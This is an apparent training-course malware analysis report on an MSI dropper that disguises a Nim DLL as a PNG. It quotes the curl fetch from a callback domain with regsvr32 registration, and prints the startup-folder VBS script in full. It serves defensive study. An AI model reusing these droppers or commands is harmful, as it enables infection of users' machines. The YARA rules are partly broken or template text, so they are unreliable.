Practical Malware Analysis & Triage

Malware Analysis Report

Dropper.installer.msi.malz

Feb 2024 | Amna Jasser | v1.0

Table of Contentstr

Executive Summary

SHA256 hash	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db

notely-setup-x64.msi is an MSI dropper malware sample. It isn't your typical MSI downloader; instead, it drops a DLL using custom actions. The malware comprises a singular payload, which is a DLL. Upon execution, it registers itself to download what appears to be a legitimate program, namely notely.exe. Additional dropped files include VBA scripts with names like unzip.vbs.


Symptoms of infection manifest curl command directed at a local domain, as outlined in Appendix B. The DLL file cleverly disguises itself as a PNG file, tucked away in the directory \Users\howl\AppData\Roaming\oneWitch.png. This covert maneuver is accomplished through extraction from a ZIP file named Emergreport.zip.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

PRACTICAL MALWARE ANALYSIS & TRIAGE

High-Level Technical Summary

Dropper.installer.msi consists of two parts: MSI file that supposedly to be a legit one for downloading notely software but it drop a DLL that is then used to download the falsely notely software.



Dropper.installer.msi.malz
Feb 2024
v1.0

1- When running notely-setup-x64.msi, it runs a shell script from unzip.vbs and saves it to Users\howl\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ so that it attempts to achieve persistence on the system. The "Startup" folder is a location in Windows where programs or scripts placed within it will automatically run when the user logs in.
2- Then the shell code seems to be extracting files from a ZIP archive (`Emergreport.zip`) and executing a file from within that archive.
3- Having the Zip file in this registry indicated that the contents of the ZIP file might be used or accessed as shared dynamic-link libraries (DLLs) by various applications on the system and it tries to run or maintain its presence on the system over time, potentially during system startup.
4- Then it execute a curl command to save the contents from a domain[consumerfinancereport.local/blog/index/witchABy.jpg] to a PNG file [C:\Users\howl\AppData\Roaming\oneWitch.png] which in tern is a DLL file see in Appendix for details, Although there is no network traffic seen in Wireshark there is a possibility that the traffic was encrypted.
5- After that it executes a command C:\Windows\system32\regsvr32 C:\Users\howl\AppData\Roaming\OneWitch.png: regsvr32 is typically used for registering DLL files, not image files, The registration process involves adding information about the DLL to the Windows Registry, making its functions accessible to other applications.
6- After all of that it drops the actual supposedly to be a legit program which is notely.exe, and create a shortcut for it in Desktop.

Malware Composition

Dropper.installer.msi consists of the following components:

File Name	SHA256 Hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
Uzip.vbs	1B418EC1586AD09F77550BB942C594BB5FB69ABF1B046E8E428C95F4B5D01FC3
OneWitch.PNG	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E
Notely.exe	1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEBA7

srvupdate.exe

The initial MSI that runs to drop the malicious files.

Unzip.vbs:

A Shell script that is executed to unzip the content of the Emergreport.zip and run a script within it.

OneWitch.PNG:

A DLL that is hidden in the format of an image, that is used for installing the next malicious software, written with NIM.

Notely.exe:

The final file the is collected from the above, which is a malicious dropper.

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

notely-setup-x64.msi

This file looks like it is a regular MSI file, it uses *Custom Actions* that can be implemented in installers, as they use them to run scrips and executables. MSIs are just regular OLE storages containing bunch of *Streams* (think files), *Storages* (think directories), inner tables and typically a single **.CAB** archive containing all the files to be extracted during installation.

Looking at strings extract we can find interesting files:

notely-setup-x64 → looks normal
NoCapSoftware LLC → product name.

C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe → product name

Emergreport.zip


Folder{B31DBD05-2752-3A9D-9588-397C2548766C}C__07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergreport.zip_77D723846EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C__77D723846EB24A58852AABFE167C2217UNZIP.VBS

Emergreport.zip_77D723846EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0} → having this in the Startup folder looks suspicious.

C__77D723846EB24A58852AABFE167C2217UNZIP.VBS → also having this visual basic file that is within the startup Folder too.

Some of MSI files contains PE within it but we can see that there is VBS file.

The imgae WitchABy that is copied into oneWitch.PNG, is a PE files tha is exported as a DLL file, from PESTUDIO:



property	value
footprint > sha256	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes > text	M Z .. .. @ .. ..
file > size	315937 bytes
entropy	5.908
signature	n/a
tooling	MinGW
file-type	dynamic-link-library
cpu	64-bit
subsystem	**console**
file-version	n/a
description	n/a

Figure 1MSVCRT. DLL is the C standard library for the Visual C++ (MSVC) compiler from version 4.2 to 6.0.

these are the import API calls:

1. `GetCurrentProcessId`: Retrieves the process identifier (ID) for the current process.
2. `VirtualAlloc`: Reserves or commits a region of memory in the address space of a specified process.
3. `VirtualProtect`: Changes the protection on a region of committed pages in the virtual address space of a specified process.
4. `GetCurrentProcess`: Retrieves a pseudo-handle for the current process.
5. `GetCurrentThreadId`: Retrieves the thread identifier of the calling thread.
6. `RtlAddFunctionTable`: Adds a function table entry to the dynamic function table maintained by the system.

7. `RtlLookupFunctionEntry`: Retrieves the function table entry for a specified address in a function table.
8. `TerminateProcess`: Terminates the specified process and all of its threads.
9. `DeleteCriticalSection`: Releases all resources used by an unowned critical section object.
10. `EnterCriticalSection`: Waits for ownership of the specified critical section object.
11. `InitializeCriticalSection`: Initializes a critical section object.
12. `LeaveCriticalSection`: Releases ownership of the specified critical section object.
13. `GetTickCount`: Retrieves the number of milliseconds that have elapsed since the system was started.
14. `QueryPerformanceCounter`: Retrieves the current value of the performance counter, which is a high-resolution timer.
15. `RtlVirtualUnwind`: Unwinds the specified portion of the call stack for a specified target function.
16. `VirtualFree`: Frees or decommits the specified region of memory within the virtual address space of a specified process.
17. `VirtualQuery`: Retrieves information about a range of pages in the virtual address space of a specified process.

From the extracted strings we see:

NimMain


functions like: stdlib_dollars.nim.c

from what seen for this file, is that its downloaded as an image but exported/used as a DLL and looking at the APIs: These APIs are building blocks for creating, managing, and interacting with processes, memory, and system resources on the Windows platform.


Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}


When running the msi it look like a normal MSI file, and at the end it has a shortcut in the Desktop for the result software:



When running it, it shows:




And it create a folder names NoCapSoftware in program Files, so far it looks legit:




From PROCMON searching for (msiexec.exe):


We see there is a vbs file in the StartUp folder:




`\Users\howl\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`

We see that its writing in AppData/roaming:





It is then trying to look for a driver:



Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis} Could not found something useful with the running Cutter for the PE file.

Advanced Dynamic Analysis

Could not found something useful with the running DBG for the PE file.

Dropper.installer.msi.malz
Feb 2024
v1.0

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}






Fig 3: From PROCMON:curl command


C:\Windows\system32\curl -s -o C:\Users\howl\AppData\Roaming\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg

Host-based Indicators

{Description of host-based indicators}







Dropper.installer.msi.malz
Feb 2024
v1.0

Rules & Signatures

{Information on specific signatures, i.e. strings, URLs, etc}

```
rule YARA_example {
    meta:
        description = "Unknown Dropper file"

    strings:
        $filename= "notely-setup-x64" ascii

        $FolderName="NoCapSoftware LLC" ascii
        $String1 = "C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe"
ascii
        $String2="ProductVersionNoCapSoftwareManufacturerNoCapSoftware LLC" ascii
        $String3="unzip.vbs"
        $ZIP_File="Emergreport.zip"ascii


    condition:
        $IS_PE_filenameFILE   or
        $FolderName and ($String1 or $String2) and $String3 and $ZIP_File


}
```

Appendices

A. Yara Rules

```
rule Yara_Example {

    meta:
        last_updated = "2021-10-15"
        author = "PMAT"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "YOURETHEMANNOWDOG" ascii
        $string2 = "nim"
        $PE_magic_byte = "MZ"
        $sus_hex_string = { FF E4 ?? 00 FF }

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($string1 and $string2) or

        $sus_hex_string
}
```

B. Callback URLs

Domain	Port
consumerfinancereport.local/	-

C. Unzip.vbs

```
Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")

    pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
    dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)

    If (Not fso.FileExists(pathToZipFile)) Then
        Exit Sub
    End If

    If Not fso.FolderExists(dirToExtractFiles) Then
        Exit Sub
    End If

    dim sa
    set sa = CreateObject("Shell.Application")

    Dim zip
    Set zip = sa.NameSpace(pathToZipFile)

    Dim d
    Set d = sa.NameSpace(dirToExtractFiles)

    d.CopyHere zip.items, 20

    Do Until zip.Items.Count <= d.Items.Count
        Wscript.Sleep(200)
    Loop

End Sub
Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")
ExtractFilesFromZip appData + "\Emergreport.zip", appData
objWShell.Run("""%APPDATA%\Emergreport""")
Set objShell = Nothing
```